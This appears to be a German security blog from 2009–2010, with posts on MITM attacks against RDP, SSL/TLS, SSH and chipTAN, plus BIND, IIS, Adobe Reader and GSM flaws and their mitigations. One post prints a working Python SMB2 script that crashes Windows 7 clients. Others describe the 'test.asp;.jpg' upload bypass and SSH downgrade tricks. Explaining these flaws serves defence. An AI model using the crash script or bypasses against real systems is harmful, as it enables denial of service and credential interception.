Dieses Zertifikat wird verwendet für den Schlüsselaustausch und beinhaltet einen öffentlichen RSA Schlüssel und eine Digitale Signatur. RDP verwendet einen privaten RSA Schlüssel um den öffentlichen RSA Schlüssel des Servers zu signieren. Dieser private RSA Key ist jedoch unter jeder Windows Version, sowohl bei Clients, als auch bei Servern in der Datei „mstlsapi.dll“ gespeichert. Das bedeutet, dass man den öffentlichen RSA Schlüssel manipulieren kann und so Verschlüsselte RDP Information bei Standardeinstellungen mittels eines mitm Angriffs mitlesen kann. Grundsätzlich kann man auch irgendein SSL Zertifikat verwenden, denn die Standartinstallation würde diesen Fehler nicht melden, da beim Terminal Services Client unter dem Reiter Erweitert als Verification Policy steht, dass Verbindungen hergestellt werden und keine Warnungen angezeigt werden sollen.
Das bedeutet, dass bei Standardeinstellungen der Angreifer mittels eines MITM Angriffs sämtliche Informationen wie zum Beispiel Benutzername und Passwort erhält. Dies kann man leicht mit dem Programm CAIN8 durchführen.

siehe auch: http://isc.sans.org/diary.html?storyid=7303

by lukas_mueller



Null-Prefix-Attack -- 30.10.09

Die heutige Version des X.509 Zertifikats ist Version 3 (X.509v3) und dieses Zertifikat identifiziert beispielsweise eindeutig einen Server bei einer SSL/TLS Kommunikation. Genauergesagt ist bei allen SSL/TLS Implementation der Common Name essentiell, denn anhand dieses Feldes wird ein Server identifiziert. Beispielsweise würde im Falle von PayPall im Feld „common name“ www.paypall.com stehen. Um es der Certification Authority zu erleichtern, prüft die nur den Besitzer solch einer Domain mittels einer WHOIS Abfrage und überprüft nur die Root Domain (also in diesem Beispiel paypall.com), wobei Subdomains in den meisten Fällen ignoriert werden.
Nun muss man unterscheiden zwischen Pascal Strings und C Strings. Denn bei einem Pascal String wird in den ersten Bytes die Länge des Strings angegeben, wobei bei einem C String der Wert NULL den String beendet.
Pascal String:
0x04 (Länge) 0x44 (‚D‘) 0x41 (‚A‘) 0x54 (‚T‘) 0x41 (‚A‘)

C String:
0x44 (‚D‘) 0x41 (‚A‘) 0x54 (‚T‘) 0x41 (‚A‘) 0x00 (NULL)

Wenn man nun Beispielsweise www.paypal.com\0.hsm-pro.at in das „common name“ Feld einträgt, ignoriert die Certification Authority weiterhin alle Subdomains und würde nur abfragen ob hsm-pro.at wirklich in meinem Besitz ist. Da dies der Fall ist, wird mein X.509 Zertifikat beglaubigt und bestätigt, dass ich wirklich der gewünschte Kommunikationspartner bin. Viele SSL/TLS Implementationen jedoch lesen den Common Name als C String und würden daher www.paypal.com\0.hsm-pro.at nicht unterscheiden können zu www.paypal.com. Daher würde nun eine Verbindung mit www.paypal.com aufgebaut werden, die Certification Authority würde das Zertifikat für hsm-pro.at bestätigen und eine verschlüsselte Verbindung mit einem falschen Kommunikationspartner aufbauen, wo wir wieder beim Man-in-the-middle Angriff wären und sämtliche Informationen ausgelesen bzw. manipuliert werden können. Diesen Angriff kann man mit dem Programm sslsniff6 problemlos durchführen und so zu essentiellen Informationen kommen.

siehe auch: http://www.thoughtcrime.org/papers/null-prefix-attacks.pdf

by lukas_mueller

Authentication Gap in TLS Renegotiation -- 05.11.09


Durch Fehlimplementationen von SSL/TLS können mitm Angriffe wie bei der Null-Prefix-Attack durchgeführt werden. Aber es gibt auch Designfehler im TLS-Protokoll (SSL 3.0+ & TLS 1.0+) und zwar bei der Neuaushandlung der Parameter einer schon bereits bestehenden HTTPS-Verbindung, dies ist auch als TLS Renegotiation bekannt. Beispielsweise nimmt ein Client eine gesicherte Verbindung mit einem Webserver auf. Der Angreifer hört den gesamten Datenverkehr ab und stellt selber eine neue HTTPS – Verbindung mit dem Server her. Die Verbindung zum Client wird während dessen für kurze Zeit in einem unvollendeten Zustand gehalten. Als nächstes sendet der Server einen HELLO – Request und möchte einen TLS Handshare mit dem Angreifer durchführen um sein Client – Zertifikat zu überprüfen. Nun leitet der Angreifer wieder den gesamten Traffic von Server zum Client weiter und die beiden tauschen ihre Zertifikate aus. Dadurch kann die gesicherte Verbindung vom Angreifer übernommen werden und wird als Authentication Gap bezeichnet.
Dieses Problem tritt bei aktuellen Versionen des Apache Servers, des IIS Servers und auch bei OpenSSL auf. Die Überarbeitung dieses Sesignfehlers ist in Arbeit.

siehe auch: http://extendedsubset.com/?p=8

by lukas_mueller

---

basic TLS handshake



Windows 7 und W2K8 R2 - Remote Kernel Crash -- 15.11.09

---- Code: ----

```
import SocketServer

packet = "\x00\x00\x00\x9a" # ---> length should be 9e not 9a..
"\xfe\x53\x4d\x42\x40\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x41\x00\x01\x00\x02\x02\x00\x00\x30\x82\xa4\x11\xe3\x12\x23\x41"
"\xaa\x4b\xad\x99\xfd\x52\x31\x8d\x01\x00\x00\x00\x00\x00\x01\x00"
"\x00\x00\x01\x00\x00\x00\x01\x00\xcf\x73\x67\x74\x62\x60\xca\x01"
"\xcb\x51\xe0\x19\x62\x60\xca\x01\x80\x00\x1e\x00\x20\x4c\x4d\x20"
"\x60\x1c\x06\x06\x2b\x06\x01\x05\x05\x02\xa0\x12\x30\x10\xa0\x0e"
"\x30\x0c\x06\x0a\x2b\x06\x01\x04\x01\x82\x37\x02\x02\x0a"


class SMB2(SocketServer.BaseRequestHandler):

def handle(self):

print "Who:", self.client_address
input = self.request.recv(1024)
self.request.send(packet)
self.request.close()

launch = SocketServer.TCPServer(('', 445),SMB2)# listen all interfaces port
445
launch.serve_forever()
```

by lukas_mueller

Twitter Passwörter durch TLS Renegotiation -- 19.11.09

Die schon bekannte Schwachstelle des SSL/TLS Protokolls, die wir schon ausführlich erklärt haben (siehe Authentication Gap in TLS Renegotiation) wurde zunächst von einigen nur als ein Theoretischer Angriff gesehen. Jedoch wurde nun Bekannt, dass ein Student namens Anil Kurmus einen Twitter Account mittels eines Man-in-the-Middle-Attack gehackt hat, indem er das Passwort durch TLS Renegotiation ausgespäht hat.

Der Angreifer nützt es bei diesem Angriffszenario aus, dass er Inhalte in geschützten Verbindungen einschleusen kann, besonders einfach geht dies bei Twitter, durch die Lückenhafte API. Man hängt an einen verschlüsselten HTTPS - Request einen Twitter - Request als Nachricht an, sodass sämtliche Informationen des HTTP requests wie zum Beispiel Cookies oder Login Daten gepostet werden wie im Fall von Twitter.

Es sind einige Web Applikationen davon betroffen, wo ein HTTP - Request mit Login - Daten als Inhalt erscheinen kann bzw. Cookies anderweitig verwendet werden können.

siehe auch: http://seclists.org/fulldisclosure/2009/Nov/139

by lukas_mueller

0-Day - Neue Schwachstelle im IE -- 22.11.09

Eine neue Sicherheitslücke im Internet Explorer 6 und 7 wurde entdeckt. Beim Aufruf der HTML Seite (siehe Code) stürtzt der IE ab und Angreifer könnten diesen Schadcode in Websites einschleusen. Das Problem ist ein Pointer im Microsoft HTML Viewer (mshtml.dll) und zwar beim Aufruf der Javascript - Methode "getElementsByTagName()". Da Microsoft noch keine Stellungnahme zu dem Bug abgab wäre eine Lösung Javascript im IE zu deaktivieren, jedoch würden dann einige Webseiten nicht korrekt aufgerufen werden können.

--- Code ---

siehe auch: http://www.vupen.com/english/advisories/2009/3301

by lukas_mueller

TLS/SSL - Session Renegotiation Exploit -- 27.11.09

Wie schon unter Authentication Gap in TLS Renegotiation und Twitter Passwörter durch TLS Renegotiation zu lesen gibt es eine Schwachstelle im TLS Protokoll. Der dazu gehörige Exploit ist nun hier zu finden:

--- Code --- --- Code2 --- --- Code3 ---

ISC BIND Cache Poisoning und DOS Vulnerability -- 30.11.09

BIND (Berkeley Internet Name Domain) ist ein Open-Source-Softwarepaket, mit dessen Hilfe man einen DNS Server auf den unterschiedlichsten Betriebssystemen implementieren kann.
Solch ein DNS Server der mittels DNSSEC Validation arbeitet fügt inkorrekte Records dem DNS Chache hinzu nach dem Erhalten eines zusätzlichen Teils der Antworten bei Auftreten einer rekursiven Client - Abfrage.
Dieses Verhalten tritt nur bei der Verarbeitung von Client - Anfragen mit einer deaktivierten Überprüfung auf wobei dies zur gleichen Zeit wie die Anforderung eines DNSSEC Records erfolgen muss. Dieses Problem tritt nur bei Nameservers auf, die recursive Abfragen sowie DNSSEC - Validierung ermöglichen. Solch eine Kompination von DNSSEC Records kommt selten vor, kann aber durch Exploits hervorgerufen werden. Es sollten rekursive Abfragen gesperrt werden und zwar mit dem "allow-recursion" Befehl in der Datei named.conf. Man kann aber auch DNSSEC Validation deaktivieren um sicher vor dieser Vulnerability zu sein. Eine weitere Lösung wäre es BIND zu aktualisieren und zwar auf die Version 9.4.3-P4, 9.5.2-P1 oder 9.6.1-P2. Der Bug bezieht sich nur auf die Versionen zwischen 9.0 und 9.3.

DNSSEC funktioniert, um es mal ganz grob zu umschreiben, mit zwei Schlüsselpaaren. Einem zone-signing-keypair (ZSK) und einem key-signing-keypair (KSK). Hiervon wird jeweils der öffentliche Schlüssel dem Resolver (=Client) bekannt gemacht, indem dieser in das Zonefile auf einem DNS-Master integriert wird.
Um das Ganze dann auch wirklich sicher zu machen, wird vom DNS-Resolver die trust-chain in der DNS-Hierarchie nach oben aufgelöst. So sucht der Resolver beim Auflösen einer AT-Domain nach den Schlüsseln für die Zone AT und danach für die Root-Zone "."
Klingt erstmal schlüssig. Nur sind weder AT-, noch Root-Zone mit entsprechenden Schlüsselpaaren signiert. Bis jetzt sind dies nur eine handvoll Top Level Domains. Darunter .se, .pl, .gov, .museum und einige weitere. Um dennoch eine trust-chain zu schaffen, gibt es DLV (DNSSEC lookaside validation). Geht es in der normalen DNS-Hierarchie mit der trust-chain nicht weiter, versucht der DNS-Resolver per DLV einen trust-anchor zu finden.

ISC BIND ist ebenfalls anfällig für DOS - Attacks, da die Software nicht ordnungsgemäß speziell gestaltete Anfragen für dynamische Updates bearbeiten kann. Die erfolgreiche Nutzung dieser Abfrage erlaubt es Angreifern die betroffenen DNS - Server zum Absturz zu bringen. Auch andere Angriffe sind hierbei ebenfalls möglich.

--- Perl Code --- --- C Code ---

by lukas_mueller

Schwachstelle im chipTAN comfort-Verfahren -- 01.12.09

Bei diesem Verfahren stellt einem die Bank ein kleines Gerät zur Verfügung welches auf der Vorderseite über ein Display und Tasten und auf der Rückseite über fünf Lichtsensoren verfügt. Wenn man eine Transaktion startet werden einem am Display fünf Lichtbalken angezeigt. An diese Balken muss man das Gerät halten woraufhin einem die Frage gestellt wird ob man mit der Überweisung der Summe an das Konto einverstanden ist. Diese Daten sind über einen Man-In-The-Middle angriff nicht manipulierbar.
Erst nach dem Bestätigen generiert einem das Gerät einen einmaligen TAN welchen man in den PC eingeben muss. Diese Art der Überweisung ist durch Man-In-The-Middle Attacken nicht manipulierbar, da in einem solchen Fall auf dem externen von der Bank zur Verfügung gestellten Gerät die Kontonummer des vom Hacker angegebenen Kontos angezeigt werden würde. Die einzige Methode dieses Verfahren zu hacken bestände darin physikalischen Zugriff auf das von der Bank zur Verfügung gestellte Gerät zu bekommen, was jedoch recht unwahrscheinlich ist.
Allerdings gibt es auch bei diesem Verfahren eine Schwachstelle. Bei Sammeltransaktionen wird auf dem externen Gerät nur die Anzahl der Transaktionen und die Summe des zu verschickenden Geldes zum bestätigen angezeigt. Hierbei könnte ein Hacker durch einen Man-In-The-Middle Angriff die Kontonummern unbemerkt ändern, allerdings die Summen der Transaktion nicht.

Fazit
Im Grunde gilt das TAN Verfahren als unsicher und veraltet und wird in der Regel nicht mehr angeboten. Das iTAN verfahren hingegen ist noch gängig und bietet, wenn man davon ausgehen kann das es zu keinem Man-In-The-Middle Angriff kommt, auch ausreichend Sicherheit.
Das chipTAN comfort-Verfahren ist durch das Einsetzen eines externen Gerätes welches nicht am Netzwerk hängt und dadurch nicht manipulierbar ist, bis auf die Schwachstelle bei Sammeltransaktionen, als sicherste Methode.

Maßnahmen
Um sich vor Angriffen zu schützen sollte die Endanwender in jedem Fall drauf achten einen Viren- und Trojaner freien Rechner zu benützen. Bei dem chipTAN comfort-Verfahren gilt es auch die Informationen auf dem externen Gerät vor dem bestätigen noch einmal durchzulesen, da im Fall einer Manipulation die Daten hier verfälscht wären und somit die Transaktionen abgebrochen werden könnte.
Um die Sicherheit zu erhöhen würden auch seitens der Bank gute und einfache Anleitungen beitragen die auch von Usern welche nicht gut im Umgang mit PCs sind verstanden werden.

siehe auch: http://www.heise.de/security/meldung/BKA_iTAN-Verfahren-keine-Huerde-mehr-fuer-Kriminelle-219497.html

by simon

Web-VPN-Lösungen hebeln Sicherheitsmodell der Browser aus -- 02.12.09

"Clientless SSL VPN"-Produkte zahlreicher Anbieter weisen eine Lücke im Sicherheitsmodell von Browsern auf, durch die sich Cookies und Zugangsdaten stehlen lassen. "Clientless SSL VPNs" beruhen auf der sicheren Verbindung eines Webbrowsers über das Internet zu einem Webserver im Unternehmen, der diverse Anwendungen anbietet und den Zugriff auf weitere Dienste im Intranet ermöglicht. Da die Lösung keinen extra VPN-Client benötigt, spricht man auch von "Clientless".

Damit bestimmte Ressourcen von außen per http bzw https verfügbar sind, muss die Web-VPN-Lösung URLs umschreiben, beispielsweise wird https://intranet.example.com/mail.html zu https://webvpnserver /intranet.example.com umgeschrieben. Letzlich beginnen in der Folge alle URLs immer mit der gleichen Domain, egal woher der ausgelieferte Inhalt aus dem Intranet stammt. Auch von den Webanwendungen ausgelieferte Cookies und Referenzen auf Objekte wie document.cookie werden von den VPN-Lösungen umgeschrieben. Damit hebeln die VPN-Produkte aber die "Same Origin Policy" im Browser aus, wonach Objekte und Skripte keinen Zugriff auf Daten und Objekte haben, die aus anderen Domains geladen wurden. Grundlage dieser Policy ist der Domainname – und der ist wie im Beispiel immer webvpnserver.

Somit könnte ein Angreifer im Intranet eine HTML-Seite aufsetzen, die über das Objekt document.cookie sämtliche Cookies des Opfers ausliest. Allerdings müsste der Angreifer dafür verhindern, dass der VPN-Server dieses Objekt umschreibt. Dazu müsste er das Objekt im Quelltext verschleiern. Mit den Cookies könnte er anschließend alle Verbindungen des Opfers zu Intranetservern übernehmen.

Darüber hinaus soll es möglich sein, mit einem versteckten Frame die Tastatureingaben des Opfers in einem anderen Frame mitzulesen und an den Server des Angreifers zu senden. Besonders brisant wird das Problem, wenn das SSL-VPN nicht nur dem Zugriff aufs Intranet dient und dafür die URLs umschreibt, sondern auch für den Zugriff auf externe Webserver zuständig ist und dafür ebenfalls die Adressen ändert. Eine Vielzahl an Hersteller sind davon betroffen. Bestätigt wurde das Problem bislang nur für Cisco, Juniper, SafeNet und SonicWall. Nicht betroffen sind unter anderem Extreme Networks, Kerio, McAfee und Novell. Der Rest der Hersteller hat offenkundig noch keine Rückmeldung gegeben. Grundsätzlich gibt es für betroffene Produkte auch keine schnelle Lösung. Der Fehlerbericht führt immerhin einige Workarounds auf, die helfen, das Problem einzudämmen: Administratoren sollten das Umschreiben der URLs nur für vertrauenswürdige Domains erlauben und den Zugriff auf wenige Domains beschränken. Zudem sollte man URL-Verschleierungsfunktionen (URL hiding features) deaktivieren.

siehe auch: http://www.kb.cert.org/vuls/id/261869

by lukas_mueller

Adobe Reader and Acrobat newplayer() - JavaScript-Method Remote Code Execution Vulnerability -- 16.12.09

Adobe Reader und Adobe Acrobat wurde konzipiert um PDF Dateien (Portable Document Format) anzuzeigen, zu erstellen und zu bearbeiten. Adobe Reader ist weit verbreitet und das Acrobat Reader Plug-In kann PDFs in Web-Browsern anzeigen.
Adobe Reader und Adobe Acrobat verwenden JavaScript, unter anderem die newPlayer() - Methode des Doc.media Objekts und diese enthält eine Vulnerability, die zu Zugriffsverletzungen bei nutzbarem Speicher führen kann. Wenn nun ein Benutzer solch eine schädliche PDF - Datei öffnet, indem der Angreifer diese verschickt oder auf eine Website online stellt, kann ein Angreifer Code ausführen oder den PDF - Viewer zum absturz bringen. Dieser Exploit kursiert im Internet und Symantec erkennt dieses schadhafte PDF als Trojan.Pidief.H. Sämtliche Versionen ab 9.2 sind von dieser Vulnerability betroffen.

Lösungen um diesen Exploit zu verhindern:

- Deaktivieren von JavaScript, indem man im Acrobat Reader unter Bearbeiten auf Grundeinstellungen klickt. Dort gibt es einen Punkt Javascript und dort muss das Hakerl bei "Acrobat JavaScript aktivieren" entfernt werden. Dadurch wird zwar die Vulnerability nicht entfernt, aber es unterbindet das Auführen des Exploits.

- Unterbinden, dass Internet Explorer PDF Dateien automatisch öffnet. Dies kann mit dem folgenden Registry Eintrag erzwungen werden:

```
Windows Registry Editor Version 5.00
[HKEY_CLASSES_ROOT\AcroExch.Document.7]
"EditFlags"=hex:00,00,00,00
```

- Das Anzeigen von PDF Dateien im Web Browser unterbinden, indem man im Acrobat Reader unter Bearbeiten auf Grundeinstellungen klickt. Dort gibt es einen Punkt Internet und dort muss das Hakerl bei "PDF in Browser anzeigen" entfernt werden.

- Die Verwendung der Funktion Doc.media.newPlayer unterbinden:
Diese besondere Anfälligkeit kann durch die Blockierung der Nutzung der newPlayer() - Methode durch den Einsatz der "Adobe Reader und Adobe Acrobat JavaScript Framework Blacklist" gemildert werden. Durch die Registry Einträge die in dieser ZIP - Datei zu finden sind deaktiviert man die newPlayer() - Methode des Doc.media Objekts. Daraufhin wird der Benutzer beim Öffnen eines PDFs, welches Versucht diese Methode aufzurufen, gewarnt und JavaScript wird deaktiviert. Mac und Linux User sollten sich den gesamten Blacklist Framework durchlesen um details für die Implementierung zu erhalten.

- Das aktivieren von Data Execution Prevention (DEP) unter Windows wäre auch eine Möglichkeit. DEP sollte jedoch nicht als eine vollständige Abhilfe behandelt werden, aber es kann in den meisten Fällen verhindern den vom Angreifer bereitgestellten Code auszuführen. Detailierte technische Informationen von Microsoft sind hier zu finden: Teil 1 Teil 2

--- Metasploit Code --- --- Python Code ---

siehe auch: http://www.adobe.com/support/security/advisories/apsa09-07.html

by lukas_mueller

Mozilla Firefox and Sea Monkey Content Injection Spoofing -- 24.12.09

Wenn eine Website mittels eines unsicheren Protokolls, Beispielsweise HTTP, geladen wird, kann ein Angreifer mittels des DOM Model Objekt "document.location" diese URL Spoofen und eine scheinbar sichere https URL anzeigen lassen. Die zugehörige Website der https URL antwortet mit einem 204-Status (no content) und mit einem leeren Body. Daraufhin kann ein Angreifer HTML und JavaScript Code in den Body von der Seite einbinden. Außerdem bleibt die unsichere Seite erhalten und wird nicht verändert bzw. verschlüsselt. Dies könnte dazu führen, dass Benutzer glauben, sie würden eine gesicherte Verbindung aufgebaut haben, jedoch sieht ein möglicher Angreifer alles im Klartext.

--- Code ---

siehe auch: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3984

by lukas_mueller

Microsoft IIS File Extension Vulnerability -- 25.12.09

Es wurde eine Sicherheitslücke im Microsoft Internet Information Services (IIS) identifiziert, die von Angreifern ausgenutzt werden kann, um ein System zu kompromittieren. Dieses Problem beruht auf der Handhabung des Servers mit bestimmten Dateien. Im speziellen mit Dateien die mehrere Erweiterungen haben, die mit ";" getrennt sind, zum Beispiel "test.asp;.jpg". Dadurch kann ein Angreifer jeden Schutz und sämtliche Einschränkungen der Dateiendung umgehen, beliebigen Code auf dem betroffenen Web-Server hochladen und ausführen.

Wenn man das Beispiel "test.asp;.jpg" her nimmt würde eine Web Applikation dies als JPEG file erkennen, jedoch IIS als ASP file und daraufhin würde IIS dieses file als "asp.dll" anlegen. Dies funktioniert aber nicht bei ASP.Net, da diese Technologie "test.aspx;.jpg" nicht erkennt und einen "page not found" error zurück geben würde.

Dieser Bug kann behoben werden, indem man die Berechtigungen des Upload Ordners sinnvoll setzt (nur lesen und schreiben aber nicht ausführen). Außerdem kann man die Web Applikation so programmieren, dass sämtliche Upgeloadeten Dateien umbenannt werden. Zusätzlich wäre es sinnvoll, wenn man nur alpha-nummerische Strings als Dateinamen und Dateiendungen akzeptiert.

siehe auch: http://soroush.secproject.com/downloadable/iis-semicolon-report.pdf

by lukas_mueller

Telefongespräche abhören durch hacken von A5/1 in GSM -- 28.12.09

Am 26. Chaos Communication Congress (die Konferenz des Chaos Computer Clubs) wurde eine Anleitung zum Hacken von GSM und speziell zum Knacken des Mobilfunk - Verschlüsselungsalgorithmus A5/1 veröffentlicht. Dadurch ist es unter anderem möglich, Telefongespräche via Handy abzuhören. Es läuft derzeit ein Projekt zum öffentlichen Nachweis der Sicherheitslücken bei der Handy-Kommunikation und im Zuge dieses Projekts wurde ein Programm erstellt, mit dem man einen verteilten, passiven Angriff auf A5/1 durchführen kann. Dies geschieht mittels einer Brute-Force Attacke, da der als unsicher geltende Krypto-Algorithmus einen recht kleinen Schlüssel verwendet, sodass dieser Angriff in nicht all zu langer Zeit durchgeführt werden kann. Nochdazu greift diese Software auf einige Tricks zurück. Man nützt beispielsweise moderne Grafikkarten mit CUDA-Unterstützung aus um die Berechnungen des Schlüssels zu beschleunigen und diese Aufgaben können auf mehrer Rechner verteilt werden und es werden sogenannte Rainbow Tables für den Angriff verwendet, sodass weniger Platz verbraucht wird und der Angriff schneller ablaufen kann.

Da jedoch laut der hinter GSM stehenden Industrievereinigung (GSMA) die eigentliche Sicherheit von GSM nicht im Verschlüsselungsalgorithmus liegt, sondern an dem Verfahren zum Wechseln von Übertragungskanälen, benötigt ein Hacker eine Empfangsstation und eine Software zum Verarbeiten der Rohdaten, sodass ein Provider vorgetäuscht wird. Dies ist aber keine sehr große schwierigkeit mehr, da es freie Software wie zum Beispiel OpenBTS gibt die sich zum Aufbau einer GSM-Basisstation verwenden lässt. Zusätzlich benötigt man letztlich nur noch ein USRP-Board (Universal Software Radio Peripheral) und eine 52 MHz Uhr, da diese stabiler funktioniert als die 64 MHz Variante. Den daraus resultierenden IMSI - Catcher müsste man dann noch so konfigurieren, dass er Code eines Providers aussende. Wenn das Signal stärker ist als das der Basisstation, würden sich die Handys in der Reichweite mit ihrer IMSI - Nummber einwählen. Daraufhin können die abgefangenen Informationen mittels Programmen wie Wireshark oder Airprobe eingefangen und decodiert werden.

Dies zeigt uns schwere GSM - Implementierungsfehler, speziell Fehler in jedem GSM - Protokollstapel und deshalb müssen Mobilfunkbetreiber eine neue Sicherheit im GSM realisieren, da nicht alleine das Austauschen des Verschlüsselungsalgorithmus abhilfe schafft.

siehe auch: http://events.ccc.de/congress/2009/wiki/Main_Page http://reflextor.com

by lukas_mueller

Angriffe auf SSHv2 -- 31.12.09

Die Ausbesserung der Designfehler von SSHv1 auf SSHv2 bedeutet nicht, dass das Protokol sicher implementiert wurde. Viele Implementierungen erlauben eine SSHv1/SSHv2 Kompatibilität, um flexibler zu sein und dies führt zu gewissen Schwächen.

Banner Hack:

Das SSH Protokoll sieht vor, dass sowohl Client als auch Server einen sogenannten „banner“ austauschen mit den Informationen der SSH Version, bevor der Schlüsselaustausch durchgeführt wird. Solch ein Banner sieht zum Beispiel folgendermaßen aus:

SSH-1.99-OpenSSH_2.2.0p1

SSH-1.99 bedeutet, dass der Client sowohl mittels SSHv1 als auch mittels SSHv2 mit dem Server kommunizieren kann.
Abhängig von der Client Konfiguration bevorzugt er entweder Version 1 oder Version 2. Daraufhin kann der Angreifer als Antwort auf diese Protokollanfrage jeweils nur die nicht bevorzugte Protokollversion anbieten. Wenn der Client Version 1 bevorzugt sieht das zum Beispiel so aus:

SSH-2.00-TESO-SSH

Da Der Client normalerweise aber nur die Server – Authentifikation der anderen Protokollversion kennt, kommt statt einer Angriffswarnung nur eine Standardmeldung zum Akzeptieren des angeblich unbekannten RSA Schlüssels.

Enabling compatibility mode for protocol 2.0
The authenticity of host 'klein-lukas (192.168.0.1)' can't be established.
DSA key fingerprint is ab:8a:18:15:67:04:18:34:ec:c9:ee:9b:89:b0:da:e6.
Are you sure you want to continue connecting (yes/no)?

Nun ist es viel einfach für den User „yes“ einzugeben. Nach der „yes“ – Eingabe kann der SSH Server des Angreifers den Benutzernamen und das Passwort erfassen und leitet die SSH – Verbindung zum eigentlichen Server weiter, damit der Benutzer nichts von dem Angriff mitbekommt.
Sobald der Client nur ein Protokoll (im besten Fall SSHv2) unterstützt, kann dieser Angriff nicht durchgeführt werden. Denn sobald der Trick mit dem „Banner“ nicht durchgeführt werden kann, erhält der Benutzer eine, aus der Sicht des Angreifers, viel problematischere Warnung.

@@@
@ WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED! @
@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that the RSA1 host key has just been changed.
The fingerprint for the RSA1 key sent by the remote host is
f3:cd:d9:fa:c4:c8:b2:3b:68:c5:38:4e:d4:b1:42:4f.
Please contact your system administrator.

Bei dem oben erklärten Angriff, wo die Versionskompatibilität des SSH Protokolls ausgenutzt wird kommt man als Angreifer relativ leicht ans Ziel. Jedoch wäre ein weiterer Angriff auf SSHv2, wo Client und Server nur eine Version unterstützen aus der Sicht des Angreifers wünschenswert.

Key Hack:

SSHv2 verwendet den Host – Key nicht zum Verschlüsseln, so wie bei Version 1, sondern SSHv2 verwendet den Host – Key zum Prüfen ob die ausgetauschten Pakete manipuliert wurden. Dies macht es, indem es den „Message Authentication Code - MAC“ des Servers und den Hash des Clients vergleicht. Der „MAC“ wird erstellt, indem der Server einen Hash aus den ausgetauschten Paketen erstellt und signiert diesen mit dem privaten Schlüssel des Verschlüsselungsalgorithmus. SSHv2 ist flexibel mit der Auswahl des Algorithmus und die beiden Kommunikationspartner machen sich den zu Verwendenden Algorithmus aus. Das sieht Beispielsweise so aus:

Lukas@klein-lukas:~> telnet 192.168.0.1 22

Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.
SSH-1.99-OpenSSH_2.2.0p1
SSH-2.0-client
`$es??%9?2?4D=?)??ydiffie-hellman-group1-sha1ssh-dss...

Hierbei ist das “ssh-dss” am Schluss sehr essentiell, da dies das bevorzugte Protokoll ist. Daraufhin sendet der Angreifer sein bevorzugtes Protokoll, und zwar immer das jeweils andere, in diesem Fall RSA. Nun erscheint wieder eine Standardmeldung zum Akzeptieren des unbekannten RSA Schlüssels (da der Client den RSA Schlüssel nicht kennt) und keine Warnung eines Angriffes.

Padding-/Timing - Attack

Es gibt noch zwei weitere Schwachstellen im SSH Protokoll. Zum ersten werden die zu sendenden Pakete nur bis zu einer Größe von acht Byte mit Zufallsdaten aufgestockt. Dies ermöglicht es die ungefähre Größe der eigentlichen Daten zu ermitteln. Solch ein Angriff wird auch Padding – Attack bezeichnet. Zum zweiten bietet das SSH Protokoll den sogenannten „interactive mode“ als Übertragungsmodus an und dabei wird jeder einzelne Tastendruck sofort verschlüsselt und gesendet. Dabei kann man wiederum die Zeiträume zwischen zwei Tasteninteraktionen des Benutzers ermitteln, dies ist bekannt als Timing - Attack. Diese beiden Schwächen können ausgenutzt werden, sodass gezielte Pakete mit sensitiven Daten (z.B. Benutzername und Passwort) aus dem Strom der gesendeten Informationen herausgefiltert werden und durch Analyse das Passwort entschlüsselt werden kann.

siehe auch: http://freeworld.thc.org/papers/ffp.html

by lukas_mueller

Umgehen mit Brute-Force Angriffen auf SSH -- 02.01.10

Wenn man seine Netzwerkgeräte mittels SSH administriert, so wie es in den meisten Fällen üblich ist, steht man dem Problem gegenüber häufig ungewollten Brute-Force Angriffen gegenüber zu stehen. Eine Lösung wäre es, den Standard SSH Port 22 zu ändern oder aber auch ein sogenanntes "whitelist" - Konzept einzuführen und eine Access List anzulegen wo Source-IP-Adressen aufgelistet sind die via SSH zugreifen dürfen. Jedoch kommt es in manchen Fällen vor, dass es nicht sehr praktikabel ist, den SSH listening Port zu ändern oder es nicht sinnvoll ist eine Access List zu implementieren, wenn Beispielsweise mit dynamischen IP - Adressen gearbeitet wird.

Man könnte in solchen Fällen natürlich auch einige unerwünschte IP - Adressen in eine "Blacklist" eintragen, sodass diesen IP - Adressen keinerlei Zugriff gestattet wird. Eine Initiative hat viele solcher IP - Adressen, die schon negativ in einigen Logfiles aufgefallen sind online gestellt. Weiters ist es eine gute Möglichkeit die Anzahl der Authentication - Versuche zu limitieren und ein Zeitlimit für jede Session fest zu legen, um einen höheren Schutz vor solchen Angriffen zu bieten:

ip ssh time-out 60
ip ssh authentication-retries 2

siehe auch: http://www.sshbl.org/

by lukas_mueller

Lösung für SSL-/TLS-Schwachstelle veröffentlicht -- 06.01.10

Mitte des vorigen Jahres wurde eine Sicherheitslücke in den Protokollen SSL und TLS bekannt (siehe Authentication Gap in TLS Renegotiation). Diese Sicherheitslücke konnte durch Man-in-the-Middle-Attacken ausgenutzt werden, da es möglich war während einem Neuaufbau einer verschlüsselten Verbindung, eigene Inhalte einzufügen.

Diese Sicherheitslücke wird jetzt durch eine TLS-Erweiterung behoben.
Damit Neuverhandlungen von TLS- und SSL-Verbindungen ab sofort sicher abgearbeitet werden können, wird nun eine TLS-Erweiterung eingeführt. In dieser TLS-Erweiterung werden Daten, die zur Neuverhandlung einer Verbindung benötigt werden, wie zum Beispiel Zertifikate, gespeichert.

